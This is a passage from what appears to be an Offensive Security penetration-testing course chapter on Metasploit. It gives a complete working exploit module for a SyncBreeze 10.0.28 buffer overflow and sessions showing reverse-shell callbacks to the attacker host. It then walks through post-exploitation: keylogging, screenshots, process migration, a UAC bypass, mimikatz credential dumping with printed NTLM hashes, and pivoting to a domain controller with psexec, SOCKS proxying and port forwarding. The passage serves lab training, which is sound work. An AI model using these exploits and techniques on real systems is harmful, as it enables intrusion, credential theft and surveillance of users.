Listing 786 - Adding a new transport to the meterpreter session

Before we can take advantage of the new transport, we must set up a listener to accept the connection. We'll do this by once again selecting the multi/handler module and specifying the same parameters we selected earlier.

With the handler configured, we can return to the meterpreter session and run **`transport next`** to change to the newly-created transport mode. This will create a new session and close down the old one.

```
meterpreter > background
[*] Backgrounding session 5...

msf5 exploit(windows/http/syncbreeze_bof) > use multi/handler

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf5 exploit(multi/handler) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(multi/handler) > set LPORT 5555
LPORT => 5555

msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.11.0.4:5555

msf5 exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > transport next
[*] Changing to next transport ...

[*] Sending stage (179779 bytes) to 10.11.0.22
[+] Successfully changed to the next transport, killing current session.
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[*] 10.11.0.22 - Meterpreter session 5 closed.  Reason: User exit

msf5 exploit(multi/handler) >
[*] Meterpreter session 6 opened (10.11.0.4:5555 -> 10.11.0.22:50357)

msf5 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter >
```

Listing 787 - Changing to a different transport type

We successfully switched transports, created a new meterpreter session, and shut down the old one.

22.3.7.1 Exercises

1. Create a staged and a non-staged Linux binary payload to use on your Kali system.
2. Setup a Netcat listener and run the non-staged payload. Does it work?
3. Setup a Netcat listener and run the staged payload. Does it work?
4. Get a Meterpreter shell on your Windows system. Practice file transfers.
5. Inject a payload into plink.exe. Test it on your Windows system.
6. Create an executable file running a Meterpreter payload and execute it on your Windows system.
7. After establishing a Meterpreter connection, setup a new transport type and change to it.

22.4 Building Our Own MSF Module

Even the most unskilled programmer can build a custom MSF module. The Ruby language and exploit structure are clear, straightforward, and very similar to Python. To show how this works, we will port our SyncBreeze Python exploit to the Metasploit format, using an existing exploit in the framework as a template and copying it to the established folder structure under the home directory of the root user.

```
kali@kali:~$ sudo mkdir -p /root/.msf4/modules/exploits/windows/http

kali@kali:~$ sudo cp /usr/share/metasploit-framework/modules/exploits/windows/http/dis
k_pulse_enterprise_get.rb /root/.msf4/modules/exploits/windows/http/syncbreeze.rb

kali@kali:~/.msf4/modules/exploits/windows/http$ sudo nano /root/.msf4/modules/exploit
s/windows/http/syncbreeze.rb
```

Listing 788 - Creating a template for the exploit

To begin, we will update the header information, including the name of the module, its description, author, and external references.

```
'Name'           => 'SyncBreeze Enterprise Buffer Overflow',
'Description'    => %q(
  This module ports our python exploit of SyncBreeze Enterprise 10.0.28 to MSF.
),
```


Copyright © Offensive Security Ltd. All rights reserved.

```
'License'        => MSF_LICENSE,
'Author'         => [ 'Offensive Security', 'offsec' ],
'References'     =>
  [
    [ 'EDB', '42886' ]
  ],
```

Listing 789 - Metasploit module header information

In the next section, we will select the default options. In this case, we will set *EXITFUNC* to "thread" and specify the bad characters we found, which are \x00\x0a\x0d\x25\x26\x2b\x3d. Finally, in the *Targets* section, we will specify the version of SyncBreeze along with the address of the JMP ESP instruction and the offset used to overwrite EIP.

```
'DefaultOptions' =>
  {
    'EXITFUNC' => 'thread'
  },
'Platform'       => 'win',
'Payload'        =>
  {
    'BadChars' => "\x00\x0a\x0d\x25\x26\x2b\x3d",
    'Space'      => 500
  },
'Targets'        =>
  [
    [ 'SyncBreeze Enterprise 10.0.28',
      {
        'Ret' => 0x10090c83, # JMP ESP -- libssp.dll
        'Offset' => 780
      }]
  ],
```

Listing 790 - Metasploit module options and settings

Next, we will update the *check* function, which is done by performing a HTTP GET request to the URL **/**. On a vulnerable system, the result contains the text "Sync Breeze Enterprise v10.0.28".

```
def check
  res = send_request_cgi(
    'uri'    =>  '/',
    'method' =>  'GET'
  )

  if res && res.code == 200
      product_name = res.body.scan(/(Sync Breeze Enterprise v[^<]*)/i).flatten.first
      if product_name =~ /10\.0\.28/
            return Exploit::CheckCode::Appears
    end
  end

  return Exploit::CheckCode::Safe
end
```

Listing 791 - The check function for our module

The final section is the exploit itself. First, we will create the exploit string, which uses the offset and the memory address for the JMP ESP instruction along with a NOP sled and the payload. Then

Copyright © Offensive Security Ltd. All rights reserved.



we'll send the crafted malicious string through an HTTP POST request using the /login URL as in the original exploit. We will populate the HTTP POST *username* variable with the exploit string:

```
def exploit
  print_status("Generating exploit...")
  exp = rand_text_alpha(target['Offset'])
  exp << [target.ret].pack('V')
  exp << rand_text(4)
  exp << make_nops(10) # NOP sled to make sure we land on jmp to shellcode
  exp << payload.encoded

  print_status("Sending exploit...")

  send_request_cgi(
    'uri' =>  '/login',
    'method' =>  'POST',
    'connection' =>  'keep-alive',
    'vars_post' => {
            'username' => "#{exp}",
            'password' => "fakepsw"
          }
  )

  handler
  disconnect
end
```

Listing 792 - Exploit function of the Metasploit module

Putting all the parts together gives us a complete Metasploit exploit module for the SyncBreeze Enterprise vulnerability:

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'SyncBreeze Enterprise Buffer Overflow',
      'Description'    => %q(
        This module ports our python exploit of SyncBreeze Enterprise 10.0.28 to MSF.
      ),
      'License'        => MSF_LICENSE,
      'Author'         => [ 'Offensive Security', 'offsec' ],
      'References'     =>
        [
          [ 'EDB', '42886' ]
        ],
      'DefaultOptions' =>
        {
```


Copyright © Offensive Security Ltd. All rights reserved.



```
        'EXITFUNC' => 'thread'
      },
    'Platform'       => 'win',
    'Payload'        =>
      {
        'BadChars' => "\x00\x0a\x0d\x25\x26\x2b\x3d",
        'Space'      => 500
      },
    'Targets'        =>
      [
        [ 'SyncBreeze Enterprise 10.0.28',
          {
            'Ret' => 0x10090c83, # JMP ESP -- libssp.dll
            'Offset' => 780
          }]
      ],
    'Privileged'     => true,
    'DisclosureDate' => 'Oct 20 2019',
    'DefaultTarget'  => 0))

  register_options([Opt::RPORT(80)])
end

def check
  res = send_request_cgi(
    'uri'    =>  '/',
    'method' =>  'GET'
  )

  if res && res.code == 200
      product_name = res.body.scan(/(Sync Breeze Enterprise v[^<]*)/i).flatten.first
      if product_name =~ /10\.0\.28/
          return Exploit::CheckCode::Appears
      end
  end

  return Exploit::CheckCode::Safe
end

def exploit
  print_status("Generating exploit...")
  exp = rand_text_alpha(target['Offset'])
  exp << [target.ret].pack('V')
  exp << rand_text(4)
  exp << make_nops(10) # NOP sled to make sure we land on jmp to shellcode
  exp << payload.encoded

  print_status("Sending exploit...")

  send_request_cgi(
    'uri' =>  '/login',
    'method' =>  'POST',
    'connection' =>  'keep-alive',
    'vars_post' => {
            'username' => "#{exp}",
            'password' => "fakepsw"
```

 Copyright © Offensive Security Ltd. All rights reserved.



```
            }
    )

    handler
    disconnect
  end
end
```

Listing 793 - Metasploit exploit module

With the exploit complete, we can start Metasploit and search for it.

```
kali@kali:~$ sudo msfconsole -q
[*] Starting persistent handler(s)...

msf5 > search syncbreeze

Matching Modules
================

Name                                        Disclosure Date  Rank       Check  Descrip
tion
----                                        ---------------  ----       -----  -------
----
exploit/windows/fileformat/syncbreeze_xml   2017-03-29       normal     No     Sync Br
eeze Enterprise 9.5.16 - Import Command Buffer Overflow
exploit/windows/http/syncbreeze/syncbreeze  2019-10-20       excellent  Yes    SyncBre
eze Enterprise Buffer Overflow

exploit/windows/http/syncbreeze_bof         2017-03-15       great      Yes    Sync Br
eeze Enterprise GET Buffer Overflow

msf5 > use exploit/windows/http/syncbreeze/syncbreeze

msf5 exploit(windows/http/syncbreeze/syncbreeze) >
```

Listing 794 - Locating the custom exploit

We notice that the search for *syncbreeze* now contains three results and that the second result is our custom exploit. Next we'll choose a payload, set up the required parameters, and perform a vulnerability check.

```
msf5 exploit(windows/http/syncbreeze/syncbreeze) > set PAYLOAD windows/meterpreter/rev
erse_tcp
PAYLOAD => windows/shell/reverse_tcp

msf5 exploit(windows/http/syncbreeze/syncbreeze) > set RHOSTS 10.11.0.22
RHOSTS => 10.11.0.22

msf5 exploit(windows/http/syncbreeze/syncbreeze) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(windows/http/syncbreeze/syncbreeze) > check
[*] 10.11.0.22:80 - The target appears to be vulnerable.
```

Listing 795 - Setting up parameters and checking exploitability

Finally, we launch our exploit to gain a reverse shell.

Copyright © Offensive Security Ltd. All rights reserved.

```
msf5 exploit(windows/http/syncbreeze/syncbreeze) > exploit

[*] Started reverse TCP handler on 10.11.0.4:4444
[*] Generating exploit...
[*] Sending exploit...
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 2 opened (10.11.0.4:4444 -> 10.11.0.22:1923) at 05:19:32

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Listing 796 - Exploitation of SyncBreeze using custom MSF module

Excellent. It's working perfectly. We have a shell thanks to our new Metasploit exploit module.

22.4.1.1 Exercise

1. Create a new Metasploit module for your SyncBreeze exploit.

22.5 Post-Exploitation with Metasploit

Once we gain access to a target machine, we can move on to the post-exploitation phase where we gather information, take steps to maintain our access, pivot to other machines, etc.

The Metasploit Framework has several interesting post-exploitation features and modules that can simplify many aspects of the post-exploitation process. In addition to the built-in Meterpreter commands, a number of post-exploitation MSF modules have been written that take an active session as an argument.

Let's take a closer look at some of these post-exploitation features.

---

*Make it a habit to invoke the **`help`** command from a Meterpreter session and explore the possible actions. Be sure to do this regularly as the framework is always under heavy development and new options are added on a regular basis.*

22.5.1 Core Post-Exploitation Features

As we have seen earlier, we can navigate the file system and list the OS and user information along with running processes on the compromised host. We can also both upload and download files directly from the Meterpreter command prompt.

Additional basic post-exploitation features are available from meterpreter, which includes the option of taking screenshots of the compromised desktop through the *screenshot* command:

```
meterpreter > screenshot
Screenshot saved to:/root/.msf4/modules/exploits/windows/http/syncbreeze/beVjSnrB.jpeg
meterpreter >
```

Listing 797 - Taking a screenshot of the compromised host desktop

A truncated version of the screenshot can be seen in Figure 314:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 314: Screenshot taken with meterpreter

An ability like this could allow us to capture pictures of sensitive user actions that might otherwise be difficult to discover. Meterpreter also allows us to start a keylogger and detect active user keystrokes with **keyscan_start**, **keyscan_dump**, and **keyscan_stop**.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...

meterpreter > keyscan_dump
Dumping captured keystrokes...
ipconfig<CR>
whoami<CR>

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

Listing 798 - Keylogging the compromised user

Additional basic post-exploitation features include listing the idle time of the current user and turning on the microphone or webcam, which is why most security people keep their webcams covered at all times.

When performing actions like keylogging, it is important to take the context of the current meterpreter sessions into account. When we exploited the SyncBreeze application, we obtained a reverse shell running in the context of the *NT SYSTEM* user. In order to capture key strokes from a regular user, we will have to migrate our shell process to the user context we are targeting.

Let's discuss the process of changing context.

22.5.2 Migrating Processes

When we compromise a host, our meterpreter payload is executed inside the process of the application we attack. If the victim closes that process, our access to the machine is closed as well.

Copyright © Offensive Security Ltd. All rights reserved.

Using the **migrate** command, we can move the execution of our meterpreter to different processes.

To do this, we first run **ps** to view all running processes and then pick one, like explorer.exe, and issue the **migrate** command.

```
meterpreter > ps

Process List
============

PID   PPID  Name                          Arch  Session  User          Path
---   ----  ----                          ----  -------  ----          ----
...
3116  904   WmiPrvSE.exe
3164  3568  shell_reverse_msf_encoded.exe  x86   1        corp\offsec  C:\Users\Offsec
.corp\Desktop\shell_reverse_msf_encoded.exe
3224  808   msdtc.exe
3360  1156  sihost.exe                    x86   1        corp\offsec  C:\Windows\Syst
em32\sihost.exe
3544  808   syncbrs.exe
3568  1960  explorer.exe                  x86   1        corp\offsec  C:\Windows\expl
orer.exe
3820  808   svchost.exe                   x86   1        corp\offsec  C:\Windows\Syst
em32\svchost.exe
...

meterpreter > migrate 3568
[*] Migrating from 3164 to 3568...
[*] Migration completed successfully.
```

Listing 799 - Migrating into the explorer.exe process

Note that we are only able to migrate into a process executing at the same privilege and integrity level or lower than that of our current process. In the case of Sync Breeze, since we are running a Meterpreter payload with maximum privileges (*NT SYSTEM*), our choices are plentiful and we can migrate our shell to different user contexts by selecting a target process accordingly.

22.5.3 Post-Exploitation Modules

In addition to native commands and actions present in the core APIs of the Meterpreter, there are several post-exploitation modules we can deploy against an active session. Sessions that were created by execution of a client-side attack will likely provide us only with an unprivileged shell. But if the target user is a member of the local administrators group, we can elevate our shell to a high integrity level if we bypass User Account Control (UAC). In the previous example, we migrated our meterpreter shell to an **explorer.exe** process that is running at medium integrity. In the following steps, we will assume that we have gathered this shell through a client side attack.

A search for UAC bypass modules yields quite a few results. However, since in our example the compromised host is our Windows 10 Fall Creators Update client machine, we will focus on the bypassuac_injection_winsxs module as it works well on this version of Windows. We will select the module and list its options. This reveals a single parameter named *SESSION*, which is the target Meterpreter session. Setting the session to our active Meterpreter session with **set SESSION 10**

Copyright © Offensive Security Ltd. All rights reserved.

and running **exploit** will essentially pipe the exploit through the active session to the vulnerable host:

```
msf5 > use exploit/windows/local/bypassuac_injection_winsxs

msf5 exploit(windows/local/bypassuac_injection_winsxs) > show options

Module options (exploit/windows/local/bypassuac_injection_winsxs):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf5 exploit(windows/local/bypassuac_injection_winsxs) > set SESSION 10
SESSION => 10

msf5 exploit(windows/local/bypassuac_injection_winsxs) > exploit

[*] Started reverse TCP handler on 10.11.0.4:4444
[+] Windows 10 (Build 16299). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Creating temporary folders...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 5800
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 11 opened (10.11.0.4:4444 -> 10.11.0.22:53870)

meterpreter >
```

Listing 800 - Executing a UAC bypass using the meterpreter session

Besides being able to background an active session and execute modules through it, we can also load extensions directly inside the active session with the **load** command.

One great example of this is the PowerShell extension,[717] which enables the use of PowerShell. With this module, we can execute PowerShell commands and scripts, or launch an interactive PowerShell command prompt. In Listing 801, we **load powershell** and list the available sub-commands.

```
meterpreter > load powershell
Loading extension powershell...Success.
```

[717] (Carlos Perez, 2016), https://www.darkoperator.com/blog/2016/4/2/meterpreter-new-windows-powershell-extension

Copyright © Offensive Security Ltd. All rights reserved.

```
meterpreter > help powershell

Powershell Commands
===================

    Command             Description
    -------             -----------
    powershell_execute  Execute a Powershell command string
    powershell_import   Import a PS1 script or .NET Assembly DLL
    powershell_shell    Create an interactive Powershell prompt
```

Listing 801 - Loading the PowerShell extension

As an example, let's use the **powershell_execute** command to retrieve the PowerShell version through the *$PSVersionTable.PSVersion* global variable.

```
meterpreter > powershell_execute "$PSVersionTable.PSVersion"
[+] Command execution completed:

Major  Minor  Build  Revision
-----  -----  -----  --------
5      1      16299  248

meterpreter >
```

Listing 802 - Executing a PowerShell command

Mimikatz is incredibly useful as well and luckily, an implementation of it is available as a Meterpreter extension. In this example, we will run the extension with **load kiwi**. Since mimikatz requires SYSTEM rights, we will run **getsystem** to automatically acquire SYSTEM privileges from our current high integrity shell (in the context of the offsec user). Finally, we will dump the system credentials with **creds_msv**:

```
meterpreter > load kiwi
Loading extension kiwi...

Success.

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username    Domain  NTLM                                SHA1
DPAPI
--------    ------  ----                                ----
-----
CLIENT251$  corp    4d4ae0e7cb16d4cfe6a91412b3d80ed4  5262a3692e319ca71ac2dfdb2f758e50
2adbf154
offsec      corp    e2b475c11da2a0748290d87aa966c327  8c77f430e4ab8acb10ead387d64011c7
6400d26e  c10c264a27b63c4e66728bbef4be8aab
```


Copyright © Offensive Security Ltd. All rights reserved.

```
meterpreter >
```

Listing 803 - Using mimikatz from meterpreter

22.5.4 Pivoting with the Metasploit Framework

After compromising a target, we can *pivot* from that system to additional targets. We can pivot from within the MSF, which is convenient, but lacks the flexibility of manual pivoting techniques.

For example, let's leverage our existing Meterpreter session to enumerate the internal network's Active Directory infrastructure and pivot to other machines.

To begin, we notice that the compromised windows client has two network interfaces.

```
C:\Users\offsec>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::49e9:5c50:265f:6600%4
   IPv4 Address. . . . . . . . . . . : 192.168.1.111
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.11.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.11.0.2

C:\Users\offsec.corp>
```

Listing 804 - Dual interfaces on compromised client

We will use **route** and **add** to create a path to the alternate internal network subnet we discovered. We will also specify the session ID that this route will apply to:

```
msf5 > route add 192.168.1.0/24 11
[*] Route added

msf5 > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.1.0        255.255.255.0      Session 11
```

Listing 805 - Adding a new route

With a path created to the internal network, we can now enumerate this subnet. Since we already know the IP address of the domain controller, we will perform a limited port scan of it using the **portscan/tcp** module.

Copyright © Offensive Security Ltd. All rights reserved.

```
msf5 > use auxiliary/scanner/portscan/tcp

msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.110
RHOSTS => 192.168.1.110

msf5 auxiliary(scanner/portscan/tcp) > set PORTS 445,3389
PORTS => 445,3389

msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.110:        - 192.168.1.110:3389 - TCP OPEN
[+] 192.168.1.110:        - 192.168.1.110:445 - TCP OPEN
[*] 192.168.1.110:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Listing 806 - Portscanning an internal IP address

Since we previously discovered valid administrative credentials for the domain controller, we may now attempt a pivot to a domain controller through the use of the smb/psexec module. We need to specify credentials by specifying values for *SMBDomain*, *SMBUser*, and *SMBPass* as shown below.

```
msf5 > use exploit/windows/smb/psexec

msf5 exploit(windows/smb/psexec_psh) > set SMBDomain corp
SMBDomain => corp

msf5 exploit(windows/smb/psexec_psh) > set SMBUser jeff_admin
SMBUser => jeff_admin

msf5 exploit(windows/smb/psexec_psh) > set SMBPass Qwerty09!
SMBPass => Qwerty09!

msf5 exploit(windows/smb/psexec_psh) > set RHOSTS 192.168.1.110
RHOSTS => 192.168.1.110

msf5 exploit(windows/smb/psexec_psh) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp

msf5 exploit(windows/smb/psexec_psh) > set RHOST 192.168.1.110
LHOST => 192.168.1.110

msf5 exploit(windows/smb/psexec_psh) > set LPORT 444
LPORT => 444

msf5 exploit(windows/smb/psexec_psh) > exploit

[*] 192.168.1.110:445 - Connecting to the server...
[*] 192.168.1.110:445 - Authenticating to 192.168.1.110:445|corp as user 'jeff_admin'.
..
[*] 192.168.1.110:445 - Selecting PowerShell target
[*] 192.168.1.110:445 - Executing the payload...
[+] 192.168.1.110:445 - Service start timed out, OK if running a command or non-servic
e executable...
[*] Started bind TCP handler against 192.168.1.110:444
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[*] Sending stage (180291 bytes) to 192.168.1.110
[*] Meterpreter session 5 opened (10.11.0.4-10.11.0.22:0 -> 192.168.1.110:444)

meterpreter >
```

Listing 807 - Using PsExec from Metasploit

It's important to note that the added route will only work with established connections. Because of this, the new shell on the domain controller must be a bind shell, thus allowing us to use the set route to connect to it. A reverse shell payload would not be able to find its way back to our attacking system because the domain controller does not have a route defined for our network. In this manner, we were able to obtain a meterpreter shell from the domain controller on the internal network we would otherwise not be able to reach directly.

As an alternative to adding routes manually, we can use the autoroute post-exploitation module, which can set up pivot routes through an existing meterpreter session automatically. Listing 808 demonstrates how the module is invoked.

```
msf5 exploit(multi/handler) > use multi/manage/autoroute

msf5 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, a
utoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/2
4"
   SESSION                   yes       The session to run this module on.
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf5 post(multi/manage/autoroute) > sessions -l

Active sessions
===============

Id  Name  Type                     Information                                Connectio
n
--  ----  ----                     -----------                                ---------
-
4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10-X86  10.11.0.4:5555 ->
10.11.0.22:1883 (10.11.0.22)

msf5 post(multi/manage/autoroute) > set session 4
session => 4

msf5 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against CLIENT251
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 10.11.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from Fortinet virtual adapter.
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[*] Post module execution completed
msf5 post(multi/manage/autoroute) >
```

Listing 808 - Invoking autoroute module

We can also combine routes with the server/socks4a module to configure a SOCKS proxy. This allows applications outside the Metasploit Framework to tunnel through the pivot. To do so, we first set the module to use the localhost for the proxy:

```
msf5 post(multi/manage/autoroute) > use auxiliary/server/socks4a

msf5 auxiliary(server/socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf5 auxiliary(server/socks4a) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1

msf5 auxiliary(server/socks4a) > exploit -j
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
```

Listing 809 - Setting up a SOCKS proxy using the autoroute

We can now update our ProxyChains configuration file (/etc/proxychains.conf) to take advantage of the SOCKS proxy. This is done by adding a configuration line as shown in Listing 810 below.

```
kali@kali:~$ sudo echo "socks4 127.0.0.1 1080" >> /etc/proxychains.conf
```

Listing 810 - Configuring ProxyChains to use correct port

Finally, we can use **proxychains** to run an application like **rdesktop** to obtain GUI access from our Kali Linux system to the domain controller on the internal network.

```
kali@kali:~$ sudo proxychains rdesktop 192.168.1.110
ProxyChains-3.1 (http://proxychains.sf.net)
Autoselected keyboard map en-us
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.110:3389-<><>-OK
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.110:3389-<><>-OK
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

Listing 811 - Gaining remote desktop access inside the internal network

Copyright © Offensive Security Ltd. All rights reserved.

Next, the rdesktop client opens and allows us to log in to the domain controller as shown in Figure 315:




Figure 315: Remote desktop access from Kali Linux to internal network

We can also use a similar technique for port forwarding using the **portfwd** command from inside a meterpreter session, which will forward a specific port to the internal network.

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Reverse: local host to conn
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" command
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect to.
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to listen on.
    -r <opt>  Forward: remote host to connect to.
```

Listing 812 - Options available for portfwd command

We can create a port forward from localhost port 3389 to port 3389 on the compromised host (192.168.1.110) as shown in Listing 813.

```
meterpreter > portfwd add -l 3389 -p 3389 -r 192.168.1.110
[*] Local TCP relay created: :3389 <-> 192.168.1.110:3389
```

Listing 813 - Forward port forwarding on port 3389

Copyright © Offensive Security Ltd. All rights reserved.

Let's test this by connecting to 127.0.0.1:3389 through rdesktop to access the compromised host in the internal network.

```
kali@kali:~$ rdesktop 127.0.0.1
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

Listing 814 - Gaining remote desktop access using port forwarding

Using this technique, we are able to gain a remote desktop session on a host we are otherwise not able to reach from our Kali system. Likewise, if the domain controller was connected to an additional network, we could create a chain of pivots to reach any host.

22.5.4.1 Exercise

1. Use post-exploitation modules and extensions along with pivoting techniques to enumerate and compromise the domain controller from a meterpreter shell obtained from your Windows 10 client.

22.6 Metasploit Automation
